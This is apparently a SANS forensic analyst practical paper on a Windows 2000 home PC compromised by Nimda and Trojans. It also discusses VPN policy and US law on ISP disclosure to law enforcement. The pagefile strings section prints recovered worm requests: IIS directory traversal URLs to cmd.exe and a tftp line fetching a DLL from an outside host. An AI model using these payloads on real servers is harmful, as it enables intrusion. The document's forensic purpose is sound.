WINNT/SYSTEM32/EXPORT
____________________
W2K001_CD8_LOG_S3E_encinst_S3E.log

WINNT/SYSTEM32/WBEM/Logs
______________________
W2K001_CD8_LOG_S3W_DSProvider_S3W001.log
W2K001_CD8_LOG_S3W_mofcomp_S3W002.log
W2K001_CD8_LOG_S3W_wbemcore_S3W003.log
W2K001_CD8_LOG_S3W_wbemess_S3W004.log
W2K001_CD8_LOG_S3W_WinMgmt_S3W005.log
W2K001_CD8_LOG_S3W_wmiadap_S3W006.log
W2K001_CD8_LOG_S3W_wmiprov_S3W007.log
```

System Volume Information

```
W2K001_CD8_LOG_SVI_tracking_SV1001.log
```

WINNT/REPAIR

```
W2K001_CD8_LOG_WNR_setup_WNR001.log
```

WINNT/SECURITY

```
W2K001_CD8_LOG_WNS_edb00004_WNS001.log
W2K001_CD8_LOG_WNS_edb_WNS002.log
W2K001_CD8_LOG_WNS_res1_WNS003.log
W2K001_CD8_LOG_WNS_res2_WNS004.log
```

WINNT/SECURITY/LOGS

```
W2K001_CD8_LOG_WNS_LGS_backup_LGS001.log
W2K001_CD8_LOG_WNS_LGS_scepol_LGS002.log
W2K001_CD8_LOG_WNS_LGS_scesetup_LGS003.log
W2K001_CD8_LOG_WNS_LGS_scesrv_LGS004.log
```

WINNT

```
W2K001_CD8_LOG_WNT_certocm_WNT001.log
W2K001_CD8_LOG_WNT_COMplus_WNT002.log
W2K001_CD8_LOG_WNT_comsetup_WNT003.log
W2K001_CD8_LOG_WNT_dahotfix_WNT004.log
W2K001_CD8_LOG_WNT_iis5_WNT005.log
W2K001_CD8_LOG_WNT_imsins_WNT006.log
W2K001_CD8_LOG_WNT_LicenOc_WNT007.log
W2K001_CD8_LOG_WNT_mmdet_WNT008.log
W2K001_CD8_LOG_WNT_msmqprop_WNT009.log
W2K001_CD8_LOG_WNT_ocgen_WNT010.log
W2K001_CD8_LOG_WNT_ockodak_WNT011.log
W2K001_CD8_LOG_WNT_setupact_WNT012.log
W2K001_CD8_LOG_WNT_setupapi_WNT013.log
W2K001_CD8_LOG_WNT_setuperr_WNT014.log
W2K001_CD8_LOG_WNT_sptsupd_WNT015.log
W2K001_CD8_LOG_WNT_Sti_Trace_WNT016.log
W2K001_CD8_LOG_WNT_svcpack_WNT017.log
W2K001_CD8_LOG_WNT_tsoc_WNT018.log
W2K001_CD8_LOG_WNT_Windows_Update_WNT019.log
```

IIS Logs
WINNT/SYSTEM32/LOGFILES/W3SVC1

```
W2K001_CD8_LOG_WWW_VC1_ex030114_VC1001.log
…
W2K001_CD8_LOG_WWW_VC1_ex030310_VC1021.log
W2K001_CD8_LOG_WWW_VC1_ex030311_VC1022.log
W2K001_CD8_LOG_WWW_VC1_ex030312_VC1023.log
```

WINNT/SYSTEM32/LOGFILES/W3SVC1

W2K001_CD8_LOG_WWW_VC2_ex030311_VC2001.log

NIMDA RELATED FILES
____
Source Folders include:

/Documents and Settings/PCUSER/Local Settings/Temp/
/Inetpub/scripts/
/WINNT
/WINNT/Fonts
/WINNT/Temp

W2K001_CD8_TMP_CONFIG_TMP001.TMP
W2K001_CD8_TMP_dat54_TMP002.tmp
W2K001_CD8_TMP_GLC2_TMP003.tmp
W2K001_CD8_TMP_~GLH0003_TMP004.TMP
W2K001_CD8_TMP_mep10_TMP005.tmp
W2K001_CD8_TMP_mep11_TMP006.tmp
W2K001_CD8_TMP_mep12_TMP007.tmp
…
W2K001_CD8_TMP_SET33_TMP046.tmp
W2K001_CD8_TMP_SET38_TMP047.tmp
…
W2K001_CD8_TMP_TFTP816_TMP109.___
W2K001_CD8_TMP_TFTP848_TMP110.___

Internet Explorer Histories

ADM - Administrator Account
GST - Guest Account
USR - User Account

W2K001_CD8_HST_ADM_index_IE5001.dat

W2K001_CD8_HST_GST_index_IE5001.dat
W2K001_CD8_HST_GST_index_IE5002.dat

W2K001_CD8_HST_USR_index_IE5001.dat
W2K001_CD8_HST_USR_index_IE5002.dat
W2K001_CD8_HST_USR_index_IE5003.dat
W2K001_CD8_HST_USR_index_IE5004.dat
W2K001_CD8_HST_USR_index_IE5005.dat
W2K001_CD8_HST_USR_index_IE5006.dat
W2K001_CD8_HST_USR_index_IE5007.dat

String Search

Autopsy Image Strings

Autopsy was used to extract all strings from the entire 10.8GB undeleted partition image. The 3.6GB output text file was searched for any other clues of the computer's usage via grep for a variety of information relating to the company name, username and phrases such as password, login, hack etc.

The company name search revealed many email addresses, domain sign-on information, and indications of some company named Excel and Word document access but it did not reveal any obvious signs of excessive access to company information.

The username search revealed a directory with the user's name that did not exist on the current system and was not detected by the Autopsy timeline. Because it was not listed in the current MFT as being deleted this indicated that directory was remnant from a prior build configuration. The below pagefile analysis substantiates this observation.

Searches for hack etc also returned frequent matches but upon further research again appeared to point to remnant data from the prior Windows 98 build.

Windows Pagefile Strings

A large amount of data resided in the Windows pagefile. Rather than attempt to view the original file directly strings was run against it to extract readable text. The strings output of the Windows page file was reviewed for any signs of malicious activity or clues to the origination of suspected attacks.

The Linux grep command was initially used to search for keywords such as GET, login, password etc. with little success. It was decided that the best way to review the file was to manually view it in the Linux GUI editor gedit. Excerpts are shown below:

```
SERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\PCUSER\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=PCUSERW2K
ComSpec=C:\WINNT\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=\
LOGONSERVER=\\PCUSERW2K
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2\dll;
Path=C:\WINNT\system32;C:\WIN
C:\WINNT\Explorer.EXE
…
GET /scripts/root.exe?/c+dir HTTP/1.0
tftp%20-i%2024.128.25.xxx%20GET%20cool.dll%20e:\httpodbc.dll
GET %s HTTP/1.0
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /MSADC/root.exe?/c+dir HTTP/1.0
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
…
X-Kazaa-Username: Lawrynxxx
X-Kazaa-Network: KaZaA
X-Kazaa-IP: 24.128.164.xxx:3313
X-Kazaa-Username: EminemFanxxx
X-Kazaa-IP: 24.128.205.xxx:3583
…
C:\audio\mp3s\mp3s\ACDC - Highway To Hell.mp3
C:\audio\mp3s\mp3s\metallica - sanitarium.mp3
C:\audio\mp3s\mp3s\tool - stinkfist.mp3
…
C:\WINNT\Explorer.EXE
..
Saturday, January 11, 2003 GMT
4:03:44 AM GMT
1.50.1085.0001
C:\WINNT\System32\WBEM
REGEDIT4
win32.zip
old.reg
new.reg
MEOW
MEOW
NOC Extranet Access Adapter
C:\DOCUME~1\PCUSER\LOCALS~1\Temp\mepBF.tmp.exe
SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CONF.EXE
net.exe
…
\\24.100.172.xxx
share z$
rogr
\\24.100.172.xxx\new\backup\docubackup\music\kmd172_en.exe
Microsoft Windows Network
\\PCSUP4
\\PCSUP3
\\PCSUP2
\\PCSUP1
MAIL FROM: <
HELO
c:\httpodbc.dll
NULL
\sample*.exe
httpodbc.dll
bindes39qp
\CSRSS.EXE
\riched20.dll
boot
Shell
explorer.exe load.exe -dontrunold
\system.ini
\load.exe
…
<OPTION value="4">Main Menu</OPTION>
<OPTION value="5">---------------------------------</OPTION>
<OPTION value="6">See Account Balances</OPTION>
```

```
<OPTION value="7">View Account Details</OPTION>
<OPTION value="8">Download Activity</OPTION>
<OPTION value="9">About Account Information</OPTION>
<OPTION value="10">----------------------------------</OPTION>
<OPTION value="11">Make A Transfer</OPTION>
<OPTION value="12">Set Up A Recurring Transfer</OPTION>
<OPTION value="13">Review/Modify a Scheduled Transfer</OPTION>
<OPTION value="14">About Transfers</OPTION>
<OPTION value="15">----------------------------------</OPTION>
<OPTION value="16">Make Payments</OPTION>
```

Information found in the pagefile strings included Nimda activity, host IP addresses, Prior build operating system configurations including directory structures with KaZaA activity and online banking URLs, Bank account numbers and balance information, Netbios shares and computer names.

The current disk image was then searched for any deleted files that were related to KaZaA activity in c:\audio and other newly uncovered directory name. No information relating to audio and other directories was seen. The victim was questioned regarding the use of the hard disk and it was revealed that it had been a Windows 98 system originally and was used by other family members prior to its' Windows 2000 rebuild in January. It was concluded that the pagefile contained large amounts of data remnants that were unrelated to the case.

It is important to note that the remnant data did establish prior custody of the drive and the authenticity of the image showing that the victim had custody of the system dating back at least until August 2001 and that it could be confirmed with independent bank records.

Malware Binary Strings

As was seen in section one of the paper, to aid in the identification of unknown binaries it is a common practice to first perform a strings analysis on them. The string text from the unidentified executable named whore.exe was extracted and output to a text file for review. An excerpt of some of the interesting text follows:

```
RICHED32.DLLM                    CRTDLL.DLL
#http:rsfxn                      GDI32.DLL
…                                SHELL32.DLL
PASSWD                           USER32.DLL
GNEW                             LoadLibraryA
%TTO#%T                          GetProcAddress
EMP%: -U                         ExitProcess
ROGF<T                           IsValidAcl
TWA#\Microsoft\Wed,4-            InitCommonControls
DDDpp                            _iob
KERNEL32.DLL                     SetBkMode
ADVAPI32.DLL                     ShellExecuteA
COMCTL32.DLL                     GetDC
```

Using this information Google queries were performed to attempt a better identification of the binary. The text appears to have network functionality and is likely not the initially suspected ASCII program. The search led to a URL that contained a similar strings comparison from a person who received an unknown binary[51].

Although the string analysis of the binary didn't confirm the identity of the binary, it did shed light on some possible uses of the code being for malicious purposes.

Conclusions

System Load and Infection

The system was loaded with Windows 2000 Server and IIS 5.0 late on Friday evening Jan 10,2003. The Windows operating system and web server software contained numerous security vulnerabilities with for which known exploits were active on the Internet. Over the following days the computer was also loaded with MS Office and other work related applications such as Lotus Notes, Nortel VPN client and PC Anywhere to enable the victim to work from their home office.

By the following Monday evening of January 13, the Nimda virus had infected the computer and was showing signs of propagation in log files on Tuesday. It had taken less than four days after its' initial setup to be compromised and was infected before any attempts at accessing the company network were made.

There was no evidence in the system logs to confirm the exact vulnerability that Nimda used to establish itself on the system. A number of variations of Nimda were documented in the Fall of 2001 detailing how Nimda exploited Unicode directory traversal attacks on IIS, default Windows network shares, e-mail MIME Vulnerabilities in Microsoft Outlook, Microsoft Outlook Express via Internet Explorer automatic execution of malicious attachement code. Findings support that the PC was not used for MS Outlook based mail and did not browse questionable web sites prior to the infection. It is concluded that vulnerabilities related to drive shares or Unicode traversals were used by an automated attack script from another Nimda infected machine.

Because of the Nimda infection was successful new security vulnerabilities would exist on the machine that would have included enabling the Guest account with Administrative priviledges and also a fully shared system hard drive. These vulnerabilities would not last long on the Internet before being exploited and did not.

[51] . http://www.rtems.com/rtems/maillistArchives/rtems-users/2002/january/msg00179.html

Four days after Nimda, on at 2:11AM on Jan. 18 a Trojan software file (zxtt.exe) was time stamped. Because the system was effectively open and Windows object auditing was not enabled by default, no obvious signs of intrusion other than the appearance of the new file was observed. Later that day the user installed the company sanctioned remote control package PC Anywhere.

Evidence has demonstrated that multiple Trojan software packages were placed on the system over the following weeks. The Trojan software capabilities included remote control and viewing without the user knowledge, Internet Relay Chat (IRC) bots, and other system control utilities. Appendix A contains links to information related to the malware detected on the evidence image.

The system was connected to a 24x7 cable modem Internet connection with no firewall. It was also left unattended and powered on over several nights routinely. Normal system user activity was also light which allowed ample time for attackers to plant code. From observing the varying states of completion of the malware installations, it is very likely that the machine was in the process of being compromised by multiple unrelated attackers.

During the entire period of use Windows File Protection was frequently triggered to maintain system integrity as different versions of Nimda infected and re-infected files. It is likely that application instability would have occurred as was reported by the victim.

The user applied Service Pack 3 to the operating system, upgraded Internet Explorer to version 6.0 and reinstalled MS Office all after the initial infections in January most likely in an attempt to stabilize the applications.

Antivirus software was not loaded on the computer. It was observed that a current version of AV would have been required to have prevented the newer Windows 2000/XP oriented TCP Port 445 BKDR_DELOADER and WORM_DELOADER malware files that were found and would not have been detected until ~Mar. 9, 2003 by various AV software vendors.

The AV proof scan performed on the image confirmed that an Antivirus package would have detected Nimda and much of the other malware upon execution but may not have been entirely effective at stopping the breaches cause by insecure Microsoft operating system and web server installation defaults. Numerous guides for securing Windows 2000 and IIS5 are available from the NSA[52] and other organizations[53].

If an AV were loaded on the system after the fact, it would have been necessary to scan all files including compressed files. The scanning may have also triggered extensive Nimda activity. An immediate network disconnection and full

[52] http://www.nsa.gov/snac/
[53] http://www.shebeen.com/w2k/

rebuild would have been the recommendation upon finding the extent of Nimda and Trojan activity present.

The victims' decision to start the rebuild process by deleting the current partition to prepare for a reload would be justified since at the time it was stated that the company did not indicate a need to review the computer. Evidence shows that there were no indications of mass file deletions within the NTFS environment or other attempts to hide data prior to notification that the computer was infected.

VPN Client Configuration

The evidence image was found to contain Nortel Networks Extranet Access Client 2.62 VPN software and the victim reported using it primarily to access the company's Lotus Notes based e-mail system.

Client configuration policies regarding split-tunnel and other IPSEC options are controlled by company administrators and are not available options from the client end. The default is not to allow split-tunnel. Most company VPN policies do not allow split-tunnel because of potential back-door issues[54].

If split-tunneling were allowed via company administered VPN policy it would allow a cable modem or other Internet attached computer to split their traffic, allowing direct access to their computer from the Internet and also allowing a direct route into the company network.

If split-tunnel were not available to the remote user, whenever the VPN was active all traffic from the home PC including Internet browsing would have been routed through the company network. An Internet based attacker could not initiate a connection to the PC and directly access the company network. Company maintained VPN and Internet firewall logs would have detailed records regarding the activity of the connected user including login times, protocols used and web sites visited.

Because this computer had the Nimda virus it would have attempted to spread to the company network whenever the VPN tunnel was active. The IRC software that was also found that could have also generated large amounts of traffic to the company network.

Because this PC has IRC Trojan and stealth remote control software loaded, it was not as likely but still possible that the attacker could have set it up to notify them when it came online and could possibly initiate a connection to the attacker once the company tunnel was active, thereby giving an attacker a backdoor into the company network.

[54] http://www142.nortelnetworks.com/bvdoc/contivity/doc_html/315899A00/chapte4a.htm

The following article is an excerpt of one consulting firm's opinion related to some of the malware detected and the use of VPNs that very closely mimics both the activity and timeframes observed in this case[55].

> A computer running Windows 2000 Professional was put online via a cable modem for ONLY 5 hours, from 4PM to 9PM, March 8, 2003. The purpose of this experiment was to verify if the recent outbreak of port 445 activities are related to IRC type of worms, Trojans, or viruses.
>
> The IRC type of worms and Trojans usually target home and small business users where there is less security around the network or computers. High Speed connections are getting more and more popular. Many home and business users who sign up for Cable Modem or DSL simply plug in their PC's without any security and protection. These PC's are therefore extremely vulnerable to these types of attacks.
>
> What is the big deal about home users getting hit by these types of worms/Trojans? Answer: There could be huge ripple effects.
>
> 1. Compromised systems will connect to IRC Servers as DDoS zombies and might be waiting for a command to start DDoS attacks.
>
> 2. Compromised systems might be used as VPN or dial-up clients to a corporate network, resulting in security vulnerabilities since VPNs and dial-up connections are the weakest link in secure computer networks.

[55] http://www.klcconsulting.net/deloder_worm.htm

Computer Usage Patterns

The employee had been terminated having disavowed any knowledge of active hacking from their computer and felt that they were unfairly being made an example of as part of an effort to reduce staff at the company.

Evidence found on the system supported the victim's position and demonstrated that the system was a casual use home computer. Documents, Spreadsheets and Web Sites URLs were all either benign personal use or company related. No evidence of extensive access to company server or network systems via the normal Windows user interface was observed.

Some online e-mail activity included access of MSN mail whose contents can't be confirmed without court order, if they were still available. Company e-mail (Notes) were also not stored locally and could be available via court order depending on the email retention policy of the company.

Opinions

The motivations for the behavior of both the business and employee in this case were both made for valid reasons. The business afforded VPN access to enable a more convenient working arrangement for employees and to also gain lower cost productivity from their employees. The employee was willing to use personal equipment to help the company save money on home office arrangements. But, despite the best of intentions, there were numerous non-technical problems related to this case.

The root cause of the dismissal issue, if the question of inappropriate firings is dismissed, was the lack of a clearly documented and articulated company computer use policy.

If there were acceptable use policies for software licensing and anti-virus use the employee denied having been informed of them and the company had no documentation to support that they did in fact inform the employee not to use copies of the operating system that were licensed to the company. The employee was also an administrator who observed numerous other employee uses of copied software as part of routine and could argue that the de-facto policy was to use copies of software regardless of any written policy. This indicated a lack of prior enforcement of policy and a lack of commitment on the part of management to provide properly licensed software for valid business use.

If the company had a policy education system that included periodic re-enforcement and employee acknowledgement it is likely that the behavior of the employee and the decision to load a server operating system with no anti-virus protection could have been avoided.

There are numerous issues relating to the use of a VPN by the company. Companies frequently provide unrestricted use VPN access that facilitates open access to private network resources when in many cases the common need is to access e-mail and scheduling which can be done without a VPN. A review of VPN access justification, connection procedures and access controls would be needed prevent future rouge computer connections.

It is an inherently a flawed policy for a company to allow a VPN connection to any computer that is not administratively controlled by the company for a few reasons. Most important is that the computer can be infected or otherwise compromised prior to or after the VPN is connected to the company network. Policies on split-tunnel configurations are of little use if the computer can be started without the policy being active.

Another reason for personal owned system VPN connectivity not being a sound decision is that home computers typically will not have up-to-date system patches or OS hardening, anti-virus software or personal firewalls. Also typical will be the presence of games, personal data, peer-to-peer music and other services etc that should not be co-mingled with business use resources and may expose the company to legal liabilities for digital rights violations etc.

Furthermore, if the company suspects that the computer has proprietary information on it, the company does not own the system and has no legal right to seize or search its contents without consent of the user or a legal process. If the user decided to wipe the contents of the system prior to the computer being released to the company for review, the company would have no grounds to accuse the employee of wrong-doing based only on suspicion.

It is very common for administrative users to have home networks. Home networks and VPNs are a problem because even if the VPN computer was company owned there could be a wireless connection, cable-modem or other Internet connected computer on the same network that could afford an attacker a route to the company network. Policy should be clear that VPN connections must be isolated and not part of a “home lab” environment.

Many company policies seem aware of the dangers of desktop modems and prohibit them but still don’t equate the access afforded by a VPN with the ability to bypass all perimeter security. Due to cost savings initiatives it is also common practice to place the VPN access method directly on the company network with no firewall or separation of duties for granting access to specific devices. This practice also lends to open access policies once permission (or a method) is obtained to access the private network.

To mitigate some of the VPN risk, if a user requires a home or mobile VPN connection the company should provide a suitably hardened computer. Employees should protect themselves by refusing to load VPN software on personal equipment without signed exemptions. The result in a disaster could be the liability for damages or dismissal due to a poorly configured home VPN connection that could be compromised or used inappropriately by another user.

Remote access monitoring policy must also be clear and followed by company staff responsible for supporting VPN connections. The monitoring of VPN authentication was absent in this case. The employee was able to connect a new computer to the network without VPN administrative assistance and had only been notified of a problem after obvious signs of network abuse had been detected.

Had this been a rogue VPN connection, it is unlikely that the company would have prevented the theft of patient information by a determined and skilled attacker and could have in this case caused HIPAA privacy violations and company legal liabilities.

It is becoming common practice for companies to have employees sign “acceptable use” computer policies as a term of employment. Privileged system users and administrators should be wary of general “acceptable use” policies and pay close attention to their wording. There is a usually a very fuzzy line regarding the authorization of adhoc administrative user “labs” and other activity vs. company policy for the masses.

General terms of use usually prohibit many activities that administrative personnel perform such as temporary loading of operating systems and applications for testing, port scans, sniffing, password cracking, accessing network equipment, altering system configurations etc.

A general policy isn’t a problem for an administrator until there is a problem and the fingers start pointing. Administrative titled workers require policies that exempt their functional roles specifically from general acceptable use policies and make clear what their duties and responsibilities as administrative personnel are. Not having exemption language in a general policy presents numerous opportunities for conflict of interest problems and questionable dismissal causes.

SANS GIAC Certified Forensic Analyst

Practical Assignment

Version 1.3

Part 3

Legal Issues of Incident Handling

Part 3. Legal Issues of Incident Handling

This section of the practical paper has been written to address a scenario of a typical law enforcement information request that could be made to an Internet service provider.

When law enforcement contacted the ISP, they identified an "account" and the ISP could tell that the type of user account logged at that time was via dial-up. It is assumed that this description identifies this ISP as the dialup account's billing provider. It is also assumed that if law enforcement gave either a user's email handle or IP address that the ISP could correlate this to a specific user account and a verification of activity.

It would be reasonable to expect that the provider would have RADIUS or other logs that would also include the MAC address of the computer that obtained the DHCP lease and the calling line number (CLID) that could identify who placed the call if this was a dial-in account. The ISP also would have billing and address information that would include the person's street address and most likely a bank account number for monthly billing (assuming this was not an AOL or otherwise anonymous trial period access account).

Law Enforcement Initial Contact

ISPs generally require signup procedures containing terms of use conditions that include a consent clause that customers must agree to in order to use the service. The actions that the ISP can take depend heavily on the ISPs terms of service agreement.

The following excerpts are from current major ISP dialup provider agreements.

AOL's Privacy Policy[56] overview mentions that it would require a legal process and would exclude informal requests from law enforcement. Under the disclosure section:

> …We do not use or disclose information about your individual visits to AOL.com or information that you may give us on AOL.com, such as your name, address, email address or telephone number, to any outside companies. AOL.com may share such information in response to legal process, such as a court order or subpoena, or in special cases such as a physical threat to you or others.

Microsoft's .NET Passport Privacy Statement[57] also mentions in compliance with a legal process.

[56] http://www.aol.com/info/privacy.adp
[57] http://www.passport.net/Consumer/PrivacyPolicy.asp?PPlcid=1033#ManagePersonal

> .NET Passport may disclose personal information if required to do so by law or in the good-faith belief that such action is necessary to: (a) conform to legal requirements or comply with legal process served on Microsoft; (b) protect and defend the rights or property of Microsoft, .NET Passport, or .NET Passport participating sites or services; or (c) act under exigent circumstances to protect the personal safety of users of the .NET Passport Service, or the public.

SBC Yahoo!'s Terms of Service[58] section of their membership agreement has a section under security that mentions referral to law enforcement that makes it possible for them to terminate service even if it no law was broken and does not mention that they would require a legal process.

> Attempts to Break Security. You understand and agree that any attempt to break security, or to access an account which does not belong to you, will be considered a material breach of these TOS, and such breach may result in suspension or termination of the Service, and possibly referral to law enforcement authorities. Unauthorized access to the Service, to restricted portions of the Service, or to the telecommunications or computer facilities used to deliver the Service, is a breach of these TOS whether or not such activities are a violation of law. Further, you are required to take adequate security measures to prohibit others from unauthorized access or use of the Service, and you must take prompt remedial measures upon notice of breaches, or potential breaches, of security.

Of the above mentioned terms of service agreements both AOL and Microsoft would not have consent from subscribers for informal queries from law enforcement. Yahoo! Has no such noted restriction and could be interpreted as a consent agreement.

If the ISP's term of service were worded such that it made no provision to provide information without a legal process there would be no explicit consent. The extent of the information that the ISP could legally provide would be that the account did belong to the ISP. Provisions in the Electronic Communications Privacy Act (ECPA) would prohibit the disclosing of any subscriber specific information without consent. At this point law enforcement would need to use legal means as mentioned in the FBI Search and Seizure Manual[59].

> … If the provider may disclose the information to the government and is willing to do so voluntarily, law enforcement does not need to obtain a legal order to compel the disclosure. If the provider either may not or will not disclose the information, agents must rely on compelled disclosure provisions and obtain the appropriate legal orders.

If the subscriber had been presented with and accepted a consent agreement, the ISP would have the right to voluntarily disclose the addressing information under 18 U.S.C. § 2702(c) exception (2)[60].

[58] http://sbc.yahoo.com/terms/
[59] http://www.cybercrime.gov/s&smanual2002.htm
[60] http://www4.law.cornell.edu/uscode/18/plch121.html

The Electronic Communications Privacy Act (ECPA) deals with concerns related to safeguarding stored public data and records. If law enforcement made a request for data regarding the ISP's employees it would be a private company network issue and the ECPA would not apply so the provider could provide any information it desired to law enforcement without a court order.

The statutes were designed to protect the public's privacy from government access abuse. Within this act, a public user is considered to be any user who can access a network if they pay fees and agree to comply with procedures. The laws regarding privacy are complex and must be examined for the proper context to determine their applicability.

Although the target is identified as a government computer, this is a routine (non-emergency) request for public stored information from law enforcement to a non-government entity. The request was also to determine if the activity originated within the ISP's network or if it just used it as a transport. The request would not require divulging private conversation records or initially releasing other confidential items such as usage or contact and billing information.

To accommodate this kind of request, the law treats the types of information differently and distinguishes between subscriber addressing information and the actual content of the data. Subscriber address information could include name address contact, user activity logs. Content would be the actual stored e-mail, database or document type data. Public provider stored information is subject to section 2702(a) and (b) regarding when a provider may disclose information to law enforcement.

Should the ISP refuse or not be able to legally cooperate, the FBI Search and Seizure Manual also mentions that reasonable privacy can't be expected regarding subscriber information and that it could be obtained via subpoena or court order.

> Defendants will occasionally raise a Fourth Amendment challenge to the acquisition of account records and subscriber information held by Internet service providers using less process than a full search warrant. As discussed in a later chapter, the Electronic Communications Privacy Act permits the government to obtain transactional records with an "articulable facts" court order, and basic subscriber information with a subpoena. See 18 U.S.C. §§ 2701-2712 (discussed in Chapter 3, infra).
>
> These statutory procedures comply with the Fourth Amendment because customers of Internet service providers do not have a reasonable expectation of privacy in customer account records maintained by and for the provider's business. See United States v. Hambrick, 55 F. Supp. 2d 504, 508 (W.D. Va. 1999), aff'd, 225 F.3d 656 (4th Cir. 2000) (unpublished opinion) (finding no Fourth Amendment protection for network account holder's basic subscriber information obtained from Internet service provider); United States v. Kennedy, 81 F. Supp. 2d 1103, 1110) (D. Kan. 2000) (same).

Preservation of Evidence

To preserve evidence, law enforcement must act quickly, follow formal legal process and not rely upon good-faith by the provider.

The definition of evidence needed would need to be clearly defined. If the concern is in maintaining the above mentioned log data, assuming that the ISP was able to comply with the initial request for information, the investigating officer can request that log data be retained. The ISP would not be compelled to do so without a court order. The investigating officer must obtain an "articulable facts" special court order to ensure that log data that has already been collected is retained.

Logging activities generate large volumes of data and this data is usually not retained or archived for longer periods than are necessary for billing. The ECPA Section 2704 addresses backup preservation and mandates that backup copies "shall be created within two business days after receipt by the service provider of the subpoena or court order".

The Computer Crime and Intellectual Property Section (CCIPS) of the Criminal Division of the U.S. Department of Justice (DOJ) hosts numerous articles relating to privacy and case law. From the paper[61] named "Tracing in Internet Fraud Cases: PairGain and NEI Webworld" a example shows that law enforcement needs to swifty obtain court orders for the retention of log and other data:

> Both Hotmail and Angelfire maintained logging information pertaining to the use of their services. This information is ordinarily obtained using a specialized court order under 18 U.S.C. § 2703(d). This court order is also called an articulable facts order because it must be based on articulable facts that the evidence is relevant to a criminal investigation. See generally, Computer Crime and Intellectual Property Section, United States Department of Justice, Searching and Seizing Computers and Obtaining Evidence in Criminal Investigations (2001) for further discussion of § 2703 and other legal requirements for obtaining electronic evidence).
>
> Although Angelfire, Hotmail, and Mindspring all had very useful logging information, that information is only held for a short time. Title 18 U.S.C. § 2703(f) provides that such services can be requested to freeze relevant logging and other information for a period of ninety days (extendable for another ninety days), while legal process is obtained.

Notable items in the quote are that the court order must be specific in what data is requested. It is not a request to retain all logging activity. The other items are that the timeframe is ninety days initially and that another ninety days may be requested.

[61] http://www.cybercrime.gov/usamay2001_3.htm

The Patriot Act[62] expanded the scope of information that can be obtained. Section 210 - Scope of Subpoenas for Electronic Evidence has the following noted enhancements:

> …2703(c)(2) includes "records of session times and durations," as well as "any temporarily assigned network address." In the Internet context, such records include the Internet Protocol (IP) address assigned by the provider to the customer or subscriber for a particular session, as well as the remote IP address from which a customer connects to the provider.
>
> …the amendments clarify that investigators may use a subpoena to obtain the "means and source of payment" that a customer uses to pay for his or her account with a communications provider, "including any credit card or bank account number." 18 U.S.C. §2703(c)(2)(F).

The following section from the FBI Search and Seizure Manual also details the responsibilities and roles regarding the preservation of evidence.

> 1. Preservation of Evidence under 18 U.S.C. § 2703(f)
>
> Agents may direct providers to preserve existing records pending the issuance of compulsory legal process. Such requests have no prospective effect, however.
>
> In general, no law regulates how long network service providers must retain account records in the United States. Some providers retain records for months, others for hours, and others not at all. As a practical matter, this means that evidence may be destroyed or lost before law enforcement can obtain the appropriate legal order compelling disclosure. For example, agents may learn of a child pornography case on Day 1, begin work on a search warrant on Day 2, obtain the warrant on Day 5, and then learn that the network service provider deleted the records in the ordinary course of business on Day 3. To minimize this risk, ECPA permits the government to direct providers to "freeze" stored records and communications pursuant to 18 U.S.C. § 2703(f). Specifically, § 2703(f)(1) states:
>
> A provider of wire or electronic communication service or a remote computing service, upon the request of a governmental entity, shall take all necessary steps to preserve records and other evidence in its possession pending the issuance of a court order or other process.
>
> There is no legally prescribed format for § 2703(f) requests. While a simple phone call should therefore be adequate, a fax or an e-mail is better practice because it both provides a paper record and guards against miscommunication. Upon receipt of the government's request, the provider must retain the records for 90 days, renewable for another 90-day period upon a government request. See 18 U.S.C. § 2703(f)(2). A sample § 2703(f) letter appears in Appendix C.
>
> Agents who send § 2703(f) letters to network service providers should be aware of two limitations. First, the authority to direct providers to preserve records and other evidence is not prospective. That is, § 2703(f) letters can order a provider to preserve records that have already been created, but cannot order providers to preserve records not yet made. If agents want providers to record information about future electronic communications, they must comply with the electronic surveillance statutes discussed in Chapter 4.

[62] http://www.cybercrime.gov/PatriotAct.htm

> A second limitation of § 2703(f) is that some providers may be unable to comply effectively with § 2703(f) requests. As of the time of this writing, for example, the software used by America Online generally requires AOL to reset the password of an account when it attempts to comply with a § 2703(f) request to preserve stored e-mail. A reset password may well tip off the suspect. As a result, agents may or may not want to issue § 2703(f) letters to AOL or other providers who use similar software, depending on the facts. The key here is effective communication: agents should communicate with the network provider before ordering the provider to take steps that may have unintended adverse effects. Agents simply cannot make informed investigative choices without knowing the provider's particular practices, strengths, and limitations.

Legal Authority for Log Requests

Because this case involves a government computer, the law enforcement entity is assumed to be the FBI. Legal process would be required. The steps required would vary depending on what logs they are requesting, if they are requesting existing logs or if they already filed a court order to maintain particular log data.

Title 18 – Part I – Chapter 121 - Section 2702 – "Voluntary disclosure of customer communications or records" forbids providers of public information from disclosing the contents of stored or real-time data. Before disclosures can be made the provider is responsible to ensure that any requests for public data must meet ECPA guidelines. Standards of due-care regarding the protection of information would be applicable to administrators of systems containing protected personal data.

The ECPA places heavy restrictions on the FBI in Sec. 2709 – "Counterintelligence access to telephone toll and transactional records". For the FBI to access data, written requests by special agents in charge would be required for an agent of the FBI to make an inquiry. This section was very restrictive and applicable mostly to anti-terrorism activities. Privacy law has been very active with the Patriot Act and other recent revisions that have reduced the restrictions on government to access public data.

A paper[63] titled "The Scope of Government Access to Copies of Electronic Communications Stored with Internet Service Providers: A Review of Legal Standards" by Paul Taylor illustrates:

> Formerly, individuals kept information in their homes and file cabinets where they were protected by a requirement that a warrant first be issued, based on probable cause, that particularly describes the items sought by the government. Today, much of that same information is stored in new locations on the Internet's landscape, where they are protected only by a requirement that the government obtain a subpoena after a showing of specific and articulable facts that there are reasonable grounds to believe the information is relevant to an investigation.
>
> Guidelines issued by the Department of Justice in January 2001, provide that subpoenas served on an ISP and not the customer whose communications will be searched need

[63] http://journal.law.ufl.edu/~techlaw/vol6/Taylor.pdf

> not specify particulars of the items to be searched, such as the author or recipient of the messages sought or the subject matter of the communications. The subpoena need only note a span of time within which all such electronic information sent or received in an ISP customer's account — including personal information not relevant or material to the investigation — is subject to exposure to the government.

